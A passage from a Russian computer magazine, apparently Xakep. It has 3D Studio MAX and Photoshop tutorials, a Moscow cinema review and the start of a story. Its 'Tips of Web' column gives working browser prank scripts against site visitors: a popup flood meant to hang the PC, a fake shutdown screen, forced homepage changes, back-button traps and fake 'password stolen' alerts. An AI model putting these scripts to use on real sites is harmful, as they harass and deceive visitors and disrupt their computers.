Материал состоит из текстур и настроек их отображения. Чтобы получить стильную куртку для нашего инопланетянина я использовал стандартную текстуру “Блестящий хром”. Текстуры можно настроить на вкладке “карты” редактора материала. Тут, кстати и написано, что текстура будет делать. Я поставил, эту текстуру на стопроцентное отражение. Все очень просто. Когда вставляешь текстуру отражения, то кликаешь на кнопку рядом, и у тебя всплывает браузер. Через него ты можешь загрузить любую картинку в качестве текстуры. Еще я изменил цвет рассеивания на зеленый в основных настройках. В результате получилось зеленое, переливающееся зеркало. Переливается оно благодаря текстуре.

САПОГИ И ПОЯС

На сапоги я пустил обычный хром (металл). Эту текстуру я нашел в той же стандартной библиотеке и тоже поставил ее на отражение. Поскольку цвет я не менял, то текстура наложилась со своими обычными цветами.

НАДУВНОЙ МАТЕРИАЛ

Последний писк моды - это использование прозрачных надувных материалов в одежде. Для этого я изменил цвет материала на синий и повысил его прозрачность, все это делается в основных настройках. Тут нужно обратить внимание на настройку бликов. Блики нужно понизить и сделать более четкими для прозрачного материала. Ну а дальше я использовал вместо карты на “самоосвещение” другой стандартный материал: “отражение/преломление”. Этот материал придал надувной вид краям куртки.

Стандартный материал “отражение/преломление” умеет не только отражать как стекло, он еще и искажает пространство, будто смотришь через линзу. Поэтому получается такой прикольный эффект.

КАК ПОКРАСИТЬ ОКРУЖАЮЩЕЕ ПРОСТРАНСТВО?

У многих новичков это первый вопрос. По умолчанию MAX все рендерит на черном фоне. Цвет фона настраивается в меню “среда”. Там же можно прицепить какую-нибудь картинку на фон.

ОСОБЕННОСТИ ИНТЕРФЕЙСА

У 3D Max’а куча своих нестандартных особенностей. У каждой функции туча настроек, но обычно ты используешь только одну или две. Эти настройки, конечно же, не влезают на экран, но скроллингов нет. Поэтому, чтобы увидеть настройки, не влезшие на экран, используется рука. Чтобы рука появилась, нужно навести курсор в промежуток между кнопками. Когда пятерня нарисуется нужно схватить панель меню и подвинуть ее так, чтобы нужные тебе настройки выползли из-за границы видимости. В общем, система ниппель.

НАПОСЛЕДОК

Сложность 3D Studio не сломит твоего креатива. Достаточно выучить несколько простых приемов, и ты сможешь творить очень эффектные штуки в 3D. Ты можешь замутить себе домашнюю страничку в интернете, или отрендерить себе прикольный рабочий стол, или даже нарисовать плакат, чтобы вывести в типографии и повесить на стену. Но если ты решил заняться 3D серьезно, то запасись временем на обучение и деньгами на самый современный компьютер. Даже самого крутого писюка не хватает для изощренных 3D монстров.

Рисуем в фотошопе

РЕАЛЬНОЕ ТЕЛО 2

Vadias (painter@gameland.ru, www.freehand.str.ru)

В прошлый раз нам таки удалось нарисовать более или менее реально выглядящее тело, используя талант и Фотошоп, однако остальные элементы рисунка повисли в воздухе.

В этом месяце нам предстоит оформить штаны, отполировать меч, пустить дымок из ствола, сделать композицию и тем самым закончить пикчуру. Фотошоп и я поможем тебе в решении этих важных задач, так что заводи мотор, грузи последнюю картинку и готовь верные brushes - приступаем ;).


ШТАНИШКИ С БОЛЬШИМИ КАРМАШКАМИ

Итак, первое, что мы будем делать для нашего мэна, - разрисовывать его линялое трико. Что характерно для штанов и для одежды вообще? Пожалуй, складки - значит, их надо как-то выделить на рисунке. В нашем случае на чуваке сапоги - штаны будут слегка свешиваться над их голенищами. Выбери инструмент paintbrush, задай маленький размер кисти и сделай пару мазков по каждой ноге так, как показано на рисунке 1. Это и будут свешивающиеся части.

1

Следующий этап - наложение тени для придания объема. Напоминаю, чтобы не вылезать кистями за необходимые пределы, для каждого объекта, будь то штаны, торс, шлем, следует делать и сохранять выделения. С помощью загрузки сохраненных выделений к ним всегда можно будет вернуться для доработки деталей. Обведи штаны пеном (пером) или полигональным лассо и сохрани выделение. Теперь работаем инструментом аэрограф, закрашиваем более интенсивно черным цветом участки, закрытые от света, - получиться должно примерно так, как на рисунке 2.

Штаны получились какими-то слишком гладкими, не правда ли :(? Придется применить какой-либо дешевый эффект. Я выбрал фильтр Paint Daubts (Filter->Artistic->Paint Daubts, Brush Size=8, Sharpness=7). В результате появилась претензия на материю, которую ты можешь пронаблюдать на рисунке 3. Теперь осталось только раскрасить наши рейтузы. Это можно сделать несколькими способами, я по привычке пользуюсь командой Image->Adjust->Hue/Saturation (ну, нравится мне первое слово :)). Главное - не забыть выставить галочку Colorize, и потом уже



2


3


4


вертеть ползунки, подбирая нужные цвет и насыщенность (рис. 4).

МЕТАЛЛИЧЕСКАЯ СЮИТА

Следующий этап после штанов - металлическое обмундирование и оружие бойца. Начнем со шлема. Как положено, обводим его инструментом выделения. Чтобы исключить из селекшена прорезь для глаз, выдели ее, удерживая кнопку Alt (рядом с курсором должен появиться значок "-"). Размоем его методом Гаусса (Filter->Blur->Gaussian Blur, радиус=2) и снова затеняем аэрографом. Обрати внимание: поскольку металл - отражающая поверхность, контраст между светлыми и затененными участками будет выражен намно-


5

го сильнее, а границы с прорезью для глаз также следует очернить почетче (рис. 5).
Далее можно добавить резкости командой Sharpen и придать цвет с помощью все тех же Hue/Saturation, и довести на свой вкус (рис. 6).


6

Что касается лезвия меча, то здесь я советую раскрашивать его градиентом по половинкам. Последовательность действий такая: сначала выделяется одна вертикальная сторона клинка, затем выбирается инструмент


7


Linear Gradient, и лезвие закрашивается легким движением руки. Примерную начальную и конечную точку градиента, а также результат заливки ты видишь на рисунке 7. То же самое нужно проделать и с другой половиной, только направление градиента будет противоположным. С гардой и рукояткой разберись сам :).

БЭКГРАУНД

Пришло время позаботиться о заднем фоне. Если на основной картинке, где нарисован парень, ты работал не на слоях, а на основном слое Background, лучше перенести все нарисованное хозяйство на новый слой. Если контуры картинки четкие, то можно воспользоваться инструментом Magic Wand, щелкнув на белом месте, а затем инвертировать выбор. Выделенной окажется вся картинка, вырезаем ее и вставляем на новый слой. Создаем новый слой и располагаем его под слоем с бойцом. Этот слой предназначен


8

для фона, и мы, не мудрствуя лукаво, зальем его линейным градиентом (смотри рисунок). Расположи градиент так, чтобы ствол пистолета был на черном - это понадобится нам, когда мы будем пускать дым (в противном



9

случае слабый контраст все испортит), а на белую часть (пол) кинем тень (рис. 8).
ДЕЛАЕМ SMOKING
Теперь сделаем забавный спецэффект с дымком. Создай еще один слой и расположи его над слоем, где расположен пистолет. Напоминаю, сзади должен быть темный фон. Можно, конечно, сразу нарисовать подобие дымка аэрографом, но есть способ для более реалистичного представления. Выбираем инструмент Airbrush, размер кисти - побольше, цвет делаем серым, Pressure - слабым, процентов 10, и делаем несколько тычков возле дула. Затем меняем настройки аэрографа: Mode - Dissolve, и раскидываем понемногу черные и белые точки (рис. 9).

После этого выбираем инструмент Smudge (палец) и размазываем "дымок" в виде буквы "S". Потом выбираем ластик, убираем лишний жир, а также для полной правдоподобности полезно потыкать ластиком в разные места дыма. В итоге получаем приблизительно следующее (рис. 10).

ТЕНЬ НА ПЛЕТЕНЬ

Ну вот, готово практически все, кроме тени. Честно говоря, гораздо удобнее делать ее с помощью специальных фильтров - я, например, пользуюсь Extenis PhotoCastShadow. Здесь ее и удобнее настраивать, и опций достаточно много (но тормози-и-ит). Тем не менее можно обойтись и стандартными средствами фотошопы.


10

Выдели по контуру главную фигуру. Скопируй выделение в буфер, создавай новый слой и вставляй туда содержимое буфера. Скопированное на новый слой затемняем (вызови меню яркости и контраста и поставь оба параметра по нулям, потом фигура заливается черным цветом), а затем добавляем полупрозрачность. Чтобы тень приняла правильную форму, ее слой надо трансформировать (Edit -> Free Transform), а именно отразить по вертикали и наклонить в нужном направлении. Тень подгоняется к нужному месту и прибивается :) (рис. 11).


11

Вот, в общем-то, и вся наука. Можно лишь добавить светлый ореольчик вокруг контура фигуры там, где темный бэкграунд. Технология проста, если ее знать, а рисовать может абсолютно любой. Нужно только тренироваться...

TIPS OF WEB

Хайя, приятель! Тема этого номера вдохновила нас на подвиги, и мы решили устроить тотальный дефейс юзверьским ослам и прочим нетшкафам. Теперь мы делимся с тобой своим опытом. А то что это получается? Тебе пагу расфигачить - всегда пожалуйста, а ты даже гопника наказать не можешь? Непорядок! В общем, вникай и готовь карательные рейды. Естественно, нам придется заморочиться со скриптами, ибо нет ничего злобнее.

1

Что может бесить больше поп-апов? Эти жуткие звери заставляют тебя метаться мышом по всему экрану и мешают обозревать... ммм... ну, что бы там ни было. Отличная штука для низведения!
Ну, если ты - лапоть и ни фига не знаешь, как поп-апы делаются, смотри сюда:
<BODY ONLOAD="window.open('xakep.htm', 'popup', 'width=580,height=140')">.
Эта строчка, засунутая в BODY, сразу после загрузки основной хтмлки открывает попап размером 580x140 точек без всяких меню, скроллбаров, адресбаров и тому подобного и грузит туда xakep.htm. Заметь, что xaker.htm должен валяться в той же дире, иначе пиши полный адрес.

Самовлюбленная попапа :)

2

"Ну и чо?! Это что - страшное западло?" - будешь флеймить ты. Нет, конечно. Но что нам мешает нашу попу апу мундифицировать? Вот, смотри. Давай поменяем нашу волшебную строчечку так:
<BODY ONLOAD="window.open('xakep1.htm', 'popup', 'fullscreen')">.
Ага, параметр fullscreen растягивает попу апу на весь экран. Не, нас с тобой, конечно, не испугаешь, но всякие чешки точно не знают, что это лечится через Alt+F4 (Закройся, Билли!).

3

Пугательная ;). Но чтобы и нам с тобой стало страшно, нужно мумифицировать файло, которое грузится в попу апу. Прописываем:
<BODY bgcolor="#000000">


и еще штучек десять

Теперь питание компьютера
можно отключить

</BODY>
Если ты еще не воткнул, то поясняю на пальцах: цвет задника сделали черным, шрифт замутили оранжевый, морда шрифта - системная, размер - 12. Отцентрировали,
'ами вытянули на середину экрана и разбили на две строки.
Эх, если бы не скроллер!..
Узнаешь? Точно, финальный скрин перед выключением писюка! Теперь страшно? Нет. Потому что торчит долбанный скроллер :(. Но если ты читал предыдущие типсы, то для тебя это не есть трабл. Втыкаем в HEAD следующее:

```
<STYLE
type="text/css"><!—
BODY {
 scrollbar-base-color: #000000;
 scrollbar-track-color: #000000;
 scrollbar-face-color: #000000;
 scrollbar-highlight-color: #000000;
scrollbar-3dlight-color: #000000;
scrollbar-darkshadow-color: #000000;
scrollbar-shadow-color: #000000;
 scrollbar-arrow-color: #000000;
 }
—></STYLE>
```


Теперь весь скроллер - черный и слился с окружающим ландшафтом. Во, теперь страшно :)! Жаль только, мышь работает, но это уже детали.



Какой ужас! Меня похачили!

4

Учение о поп-апах можно развить. Следующий скрипт проделывает коварную штуку: при загрузке вылетает поп-ап, а когда юзер пытается его закрыть, в ответ вылетают еще два! Хе-хе-хе, Бивис, он хочет закрыть поп-апу... Количество поп-апов в данном скрипте ограничено четырьмя. Ты можешь поменять это число, скажем, на тысячу ;). Сунь нижеследующую запись между тегами <head> и </head>.


Поп-аповый цунами

```
<SCRIPT>
// Здесь URL поп-аповской страницы
var popupurl="http://www.anydomain/anypage.html"

// далее - настройка
/* размеры поп-апа и ограничитель количества окошек */

var popupwidth=180
var popupheight=120
var maximumpopups=4

/* Ставим счетчик и проверяем бродилку (осел или шкаф). В "Опере" этот финт не работает :(. */

var countpopups=0
var ns6=document.getElementById&&!document.all?1:0
var ie=document.all?1:0

/* Эта функция запускает первый поп-ап. В условии проверяется, что бродилка - либо осел, либо шкаф. Дальше случайным образом устанавливаются координаты левого верхнего угла поп-апа, причем для удобоваримости они округляются до целого. Дальше через переменные задаются параметры поп-апа. */

function startpopup() {
   if (ns6 || ie) {
      countpopups=0
      var popuptop=Math.floor(400*Math.random())
      var popupleft=Math.floor(600*Math.random())
      window.open(popupurl,"","toolbar=no,width="+popupwidth+",height="+popupheight+",top="+popuptop+",left="+popupleft+"");
   }
}

/* Вторая функция открывает новые поп-апы по требованию старых и проверяет, не сравнялся ли счетчик с ограничителем. Ну, чтобы беспредел не творить. Дальше в цикле из одного витка опять случайно задаются координаты угла и через переменные настраивается поп-ап. Напоследок увеличивается счетчик. */

function openpopup() {
   if (countpopups<maximumpopups && (ns6 || ie)) {
      for (i=0;i<=1;i++) {
         var popuptop=Math.floor(400*Math.random())
         var popupleft=Math.floor(600*Math.random())
         window.open(popupurl,"","toolbar=no,width="+popupwidth+",height="+popupheight+",top="+popuptop+",left="+popupleft+");
         countpopups++
      }
   }
}

/* как только прогрузилась пага, стартуем первый зло-скрипт */

window.onload=startpopup
</SCRIPT>
```

Скрипт на главной странице закончился. А открывающий тэг BODY поп-аповской стра-

5 4

ницы сделай таким:
<body onUnload="opener.openpopup()">

/* opener означает, что функция принадлежит открывающему окно, то есть мамочке, так что остановить скрипт можно, убив родителя ;) */

Комменты: Следи за открывающими и закрывающими скобками, кавычками и прочими знаками.


Скрипт с поп-апами наглядно

6 5

Если жалость тебе чужда, то можно устроить бесконечную долбежку поп-апами. Тогда выкидывай вторую функцию и переменную-ограничитель, а в поп-аповской паге пиши так:
<body onLoad="opener.startpopup()">

Все! Теперь сразу после загрузки паги чела завалит попами до полного повисания писюка. Злобно! Знаешь, в чем дело, а сделать ничего не можешь.

7 6

Если твое детище доросло до того, что его можно добавлять в ссылки "Избранное", предоставь такую возможность пользователям сделать это прямо с сайта, как говорится, не отходя от кассы:
Добавить в избранное

Но лучше сделать это добровольно-принудительно. Ведь, сами забудут поставить, а потом будут мучаться в поисках фотографии твоих рваных вонючих носков. Пишем так:
<BODY
ONLOAD="window.external.AddFavorite('http://pupkeen.site.ru', 'Самый лучший сайт имени Пупкина')">

8 7

Если простого внесения твоей рульной паги в избранные ссылки юзверя тебе покажется мало - можешь вынудить его установить твой ресурс в качестве стартового:
<a onClick="this.style.behavior='url(#default#homepage)';this.setHomePage('http://Pupkeen.site.ru');" href="#">Сделай сайт стартером!

9 8

Хочешь, твой посетитель уберется восвояси с твоего сайта? То есть отправится туда, откуда он к тебе пришел. Тогда поставь ссылку "назад". Также ее можно использовать и в благих целях, чтобы юзверь не заплутал в терниях твоего взрастающего сайта. Вот, кстати, код:

history.back();

Если же хочешь жестко поглумиться над посетителями, поставь ссылку с интригующим комментарием "Мой кот Михей вылизывает "киску" моей подружки Джуманджи", а в страницу, на которую линкует ссылка, пропиши следующее:

<BODY onLoad="javascript:history.back();">

Любитель "клубнички" не дойдет до оной, сколько бы ни пытался :).

10 9

Знаешь, что такое "строка состояния" в окне браузера? Думаю, догадываешься, так вот, ее можно изменять. Сделать это можно по-разному: вплоть до бегущей строки. Однако лучше, если твоя надпись появится изначально и будет статична, так она меньше отвлечет посетителя от основной цели - просмотра сайта. А вот и хытымыэль сырец, который нужно воткнуть перед BODY:

<SCRIPT>
window.status = "Вася Пупкин приветствует вас!"
</SCRIPT>


Но если все же хочешь отвлечь юзверя от просмотра, то лучше пиши: "Выполнено с фатальными ошибками" или "Запускаю вирус...". Ну, сам разберешься.

11 10

Если ты желаешь, чтобы твой сайт пугал юзверя стремной мессагой, выскакивающей при начальной загрузке странички, сделай это так:
<body onload="alert('Поздравляю! Пароль к Инету сперт.');">

12 11

Наверняка тебе не захочется видеть, как простой юзер с помощью нажатия правой кнопки мыши ворует твои ссылки или получает, той же кнопкой, быстрый доступ к просмотру HTML-кода (мало ли что у тебя там спрятано!). Для этого имеется код, выдающий простое сообщение при нажатии правой кнопки мыши. То есть кукиш вместо контекстного меню:
<script LANGUAGE="JavaScript">
function rclick(e) {
if (navigator.appName == 'Netscape' &&
(e.which == 2 || e.which == 3))
return false;
else if (navigator.appName == 'Microsoft Internet Explorer' && (event.button == 2 || event.button == 3))
{
alert ("Любопытной Варваре на базаре по чайнику надавали!");
return false;
}
return true;
}
document.onmousedown=rclick;
if (document.layers)
window.captureEvents(Event.MOUSEDOWN);
window.onmousedown=rclick;
</script>



Защищаем мышку от кошки

Крюто? А лучше вместо alert прописать строчечку с нашим злым поп-апом:
window.open('xakep1.htm', 'popup', 'fullscreen');
А потому что нефиг лазить тут :)!
(Хех, такой хитрозадый способ сокрытия кода страницы обходится элементарным View -> Source (или Alt+v, Alt+c - учись юзать хоткейс, очень удобно!!!). Так что отдыхаете, ребята :). Если заморочиться, можно организовать паге фреймовую структуру, тогда View -> Source будет показывать исходник главного файла (в котором фреймы расписаны), а не того, на который ты смотришь, но это тоже не спасает - можно взять название файла требуемого фрейма и ввести абсолютный путь к нему, а потом View -> Source :). Короче говоря, если у чела есть доступ к страничке, то он в любом случае сможет посмотреть ее исходник (даже если шифровать), и ничего тут не поделаешь - прим. ред.)

12

Кумир, добей меня танцем! То есть музыкой. Нет, вполне реально, чтобы с сервака юзверю подгружался музон, создающий определенную атмосферу при просмотре твоей паги. Делается это так:

<BODY>
<BGSOUND SRC="alarm.wav" LOOP=INFINITE>
</BODY>
Файло может также быть MIDI. INFINITE означает, что звук зациклен. Если нужно повторить музычку определенное количество раз, просто впиши цифирь.
А в чем же здесь прикол? А в том, что можно организовать добротную подставу. Пихаем в пагу картинку весьма фривольного содержания, а на задник вешаем запись себя любимого, орущего: "ВНИМАНИЕ! Мама, папа, начальник! ОН СМОТРИТ ПОРНУХУ!!!". Хочет закрыть окно? Используй наши любимые поп-апы. Колонки выключены? Напиши на паге: "Сделай звук погромче, и ты услышишь мои сексуальные стоны". В общем, юзай фантазию. Только мне свои ссылки не присылай :).




САНДРА БУЛЛОК
ОТСЧЕТ УБИЙСТВ
КИНСКИЙ


kodak

Full screen

Обзор кинотеатров

Константин Руденский

Делать репортаж про кинотеатры когда жарко (это не то слово!) - удовольствие не для слабонервных. Когда этот номер выйдет, все будут кутаться в теплые свитеры и ругать на чем свет стоит идиотскую осень. Или щеголять по последнему осеннему солнцу, которое, как известно, светит, но не греет. Однако, понятие мороз – не более чем абстракция в сорокаградусную жару. По мостовым, издолбленным солнцем шарашатся редкие прохожие: девицы, короткими перебежками, сверкающие стрингами через прозрачные марлевые штаны и с топиками на голое тело, парочки, истомленные отсутствием прохладного кондиционируемого места с постелью, старшее поколение, вечно охотящееся за стеклотарой, и мы с Ноа, обливающиеся минералкой и, стараясь не заходить в метро (потому как очень жарко спускаться по ступенькам), передвигающиеся от кинотеатра к кинотеатру. У нас, в отличие от всех остальных, реальное дело. Мы, кинотеатры снимать идем. А то, что жарко, так это ничего, не сахарные. Не растаем – расплавимся :).

Редакция - рассовывание журналов по сумкам (подарки) – удостоверения, паспорт взял, ширинку застегнул – и вперед, через залитый солнцем южный город Москву, пока все остальные наслаждаются дачной сиестой и иногда, наигранно грустно думают о том, что в гамаке приткнуть модем решительно негде.

Кодак-киномир

Первый кинотеатр с долбизвуком встретил нас зеркальными дверьми. Употребив последние поллитра холодной негазированной воды наружно, мы решительно шагнули внутрь. Унылый Чарли Чаплин за стеклом, свежая подборка мтивишных хитов на экране над баром, скучающие охранники да несколько посетителей, пришедших в палящее жарой воскресенье посмотреть кино. Все тихо и мирно. Снимать в зале? За разрешением приходится идти от охранника к администратору, от администратора – в маркетинговый отдел… На даче что ли его ловить? В общем, после нескольких снимков нижнего фойе, запечатлев классика Чарли Чаплина, мы отправились дальше, солнцем палимые, да еще и ветра не было. Ни малейшего. Настроение премерзкое, несмотря на то, что Кодак до сих пор остается одним из самых-самых кинотеатров. Какой-то он уютный… Зал не огромный, но очень грамотный в плане расположения – погружение в фильм, если он сам по себе драйвовый, гарантированно. Кресла тоже не супернавороченные, но сидеть на них уютно. Короче, все на уровне. Рядом – Фрайдис, где можно поесть или взять с собой офигительные коктейли на сеанс. Ок, еще поллитра холодной минеральной без газа, мокрые, но довольные вперед, к следующему кинотеатру.

Музей кино

В музей кино нам попасть не удалось - был закрыт на реконструкцию, убей бог не помню (а точнее, нам так и не удалось понять), когда он откроется. Там нет стереозвука, мягких сидений, поп-корна и юных сексапильных девиц на выходе. Всего этого там нет. Просто как в «Волга, Волга», когда вместо дяди Кузи и разудалого комсомольского фольклора тебе предлагают Штрауса и Шуберта. Ну, не показывают здесь людей в черном. А вот, Куросавы, Гадара и Гриневея сколько угодно. Идеальное место, когда очень хочется сходить в кино, а из Голивуда просто-таки рвет на родину. Ну, если не в Россию, то, по крайней мере, в Европу. Желательно, в 60-е или 80-е. Да, кстати, для поклонников – постоянные ретроспективы Эйзенштейна и Тарковского. Так что, если все поучится, и Музей кино таки откроют – то ловите свое счастье и ломитесь за вдохновением. Шесть залов без стереозвука ждут вас. Всех. Особенно рекомендуется малолетним дизайнерам – классика она, штука такая – без нее никуда, сами понимаете. Однако погожим раскаленным днем с классикой не заладилось. Свернув мимо музея кино, мы отправились в киноцентр, который находился в том же здании.

Киноцентр

Киноцентр встретил нас первыми титрами Men ii Black, полуголым фойе, запыленной фигурой Шрека где то на лестнице. В тот момент, в который вы все будете это читать, кинотеатр будет находится в период между царствия, точнее, в период между ремонтия, и только к ноябрю он наконец-то откроется во всей красе, с обновленным фойе, артистическими декорациями и публикой, уже совсем не напоминающей нескольких полуголых людей, ищущих в кондиционируемом пространстве кинотеатра от всепоглощающей июльской жары. А пока наслаждайтесь новыми блокбастерами.

Пушкинский

Всем тем, кто всегда любил сидеть на лавочке перед махиной «Пушкинского», рекомендуем хотя бы раз туда зайти. Купить билет на очередной сеанс, и, пройдя сквозь кассы очутиться в зрительном зале… Пушкинский - один из немногих кинотеатров, в которые можно ходить в

одиночестве: имперский масштаб позволяет затеряться среди бархата многочисленных кресел и случайных людей. Особенно это правильно в дни кинофестиваля, когда кинотеатр переполнен, заклинание лишний билет или журналистская аккредитация уже сработали. Сесть, совершенно спокойно откинуться на кресло и смотреть кино не забивая себе голову вопросами, типа, ну вот сейчас я возьму ее за руку…
Кинотеатр оборудован массой плагинов, призванных развлечь посетителя: бар (Йоу! Тут можно купить чипсы Начос с горячим расплавленным сыром и сожрать их во время сеанса!), игровые автоматы, открытая кафешка. Зал огромный, как и сам кинотеатр. Это, конечно, клево, но замечено два бага: экран немного далековат (а я люблю сидеть в первых рядах, чтоб перед глазами у меня был только экран, а не спинки кресел, головы посетителей, стены и потолок зала) и звук не полностью заполняет помещение (не знаю, как это объяснить, но у меня сложилось такое впечатление)…

35 мм

35 миллиметров, для тех, кто не знает – формат кинопленки. Название, хоть и правильное, но не вполне привычное для отечественных зрителей с их Буранам, Восходами, Ленинградами и прочими Ракетами и Турбинами.
Небольшое здание неподалеку от Новослободской сугубо функционально. Небольшой кинозал (мест на сто, наверное), современный звук, небольшое кафе. Все скромно и аскетично. Но это не важно, потому как в этом заведении показывают такое кино, которого больше нигде не увидишь. Культовое кино, европейское кино, экспериментальное кино – короче, все то, что не попадает под голливудские шаблоны и стандарты. Очень много фильмов идет без перевода (с

субтитрами), и это просто здорово!!! Перевод фильмов (как и перевод игрушек) часто коверкает авторскую идею.
Короче, сюда стоит ходить, если ты хочешь посмотреть что-нибудь еще, кроме заполонивших весь киношный эфир молодежных комедий.

Прага

Когда-то «Прага» была самым, что ни на есть «народным» кинотеатром. Потом ее закрыли, с тем, чтобы снова открыть, но уже в совершенно новом качестве: находящаяся посреди оживленного проспекта Прага – оазис спокойствия. Там как то, правда, крайне тихо. Приглушенно стучат люди ботинками по полу, приглушенно льется пиво из бочонка в кружку, чашка не звякает, когда падает на пол, а скромно разделяется на несколько частей, стараясь не наделать при этом лишнего шума. Даже малолетки – постоянные завсегдатаи подобных мест, не галдят, а перешептываются. То ли дизайнер переборщил с устрашающими элементами и свисающими инквизиторскими балками, но место получилось действительно немного средневековым. Зато тихо, удобно и никто не мешает. Кинотеатр, конечно, еще не тянет до уровня современных высоко комфортабельных киношек, зато цены соответствующие :).

5 звезд

Первое впечатление от кинотеатра - там есть фонтан!!!. Огромный. Идешь мимо него, вдыхаешь обогащенный положительными ионами воздух. Лепота… Мимо проплывают диковинные растения, укрытые интерьерным полумраком, мостики, и, наконец, сам кинозал. Точнее один из – залов там несколько, все очень удобные, с большими креслами. Небольшой размер зрительного зала позволяет отвлечься от созерцания красного бархата и, наконец, сосредоточиться на кино.
Пространство в этом кинотеатре организовано на редкость удачно: он весь будто состоит из отдельных закоулков – совершенно между собой не связанных, однако система «навигации» по подобным просторам продумана достаточно совершенно не путаешься и не плутаешь. В крайнем случае, спроси – язык до Киева доведет.
Вашим покорным слугой было посмотрено в вышеупомянутом кино два фильма: «Властелин колец» и «11 друзей Оушена». Оба раза получил массу удовольствия. Но, как обычно, без мелких пакостей не обходится: однажды в этом заведении мне продали билет на сеанс, который уже час как шел, а еще раз, решив перекусить, я купил кусок яблочного пирога, который съесть так и не удалось по причине его крайней несвежести :(.

МДМ-кино

МДМ-кино – место заслуженное. Чего стоят одни только пуфики!!! В МДМ стоит ходить только со своей девушкой – из 4-6 пуфиков можно соорудить шикарную двуспальную кровать! Лежишь, обнявшись с пассией, смотришь кино – самый кайф. Кстати, в лежачем положении смотреть кино на большом экране очень необычно и очень прикольно (фишка в том, что экран как бы нависает на тобой, находясь в перпендикулярном положении относительно плоскости твоего лица – ты видишь все снизу, короче, впечатления потрясные).

Еще в наличии имеется DVD-зал. Он маленький (на 12 мест) и от этого очень уютный. В нем можно совершенно спокойно есть, пить и курить (официант к услугам)! В большом зале показывают в основном хитовые новинки, а вот в DVD – хорошие фильмы, которые уже отшумели свое в прокате, а также европейское кино :).

Иллюзион

Зимой там холодно, летом - душно и сквозняки, но целоваться в-первый-раз подруг водить только туда. Однозначно туда и только туда, потому что Иллюзион – почти единственное место в Москве, где можно посмореть на 1001 ночь Пазолини, и все прочее интеллектуальное кино. В каком то смысле, Иллюзион и Музей кино – близнецы братья, но в Иллюзионе, с его высоченными сталинскими сводами старое кино смотрится куда более аутентично (не подумайте, это не мат). Во всяком случае, фильмы с любовью Орловой и Чарли Чаплином смотреть однозначно там. Чувствуешь себя просто Ген. Секретарем. Можно сказать, что это презентационный вариант музея. Если бы только там так не дуло…

Формула Кино

Этот кинотеатр находится в огромном торговом центре на Курской. Техногенная архитектура из стекла и бетона, стук каблуков становится тысячекратным стуком каблуков – все стучат каблуками, несколько шариков, оставшихся после открытия – вот та обстановка, которая предшествует твоему входу в кинотеатр. Да, собственно и самого кинортеатра и нет, так, просто, купив себе очередную шмотку в PUMA или French Connection, можно свернуть за угол и очутиться в мире попкорна и голливудского кино.
Несколько шагов - и ты уже в кресле, на экранах идет «Смотрите в кинотеатрах страны», или любой другой видеожурнал. Свет гаснет, и можно сколько угодно миловаться со своей подружкой. Да, если ты не один, то лучше садиться на первый или второй ряд, на дальний конец от выхода. На задний ряд не садиться, потому что подходят «ассистирующие при просмотре» девушки и просят прекратить. Что крайне обломно. Залов много, но огромных среди них нет. Так как кинотеатр совсем еще новый, кресла, звук и прочие вкусности в нем на уровне.

СХЕМА ПОЗИНСКИ-ХАССА

Niro
(niro@real.xakep.ru)

Человек перед вами прошел несколько степеней обработки сознания – по одной причине: он знает, но не говорит то, что необходимо знать службе безопасности. Использовались разные степени интенсивности допроса...

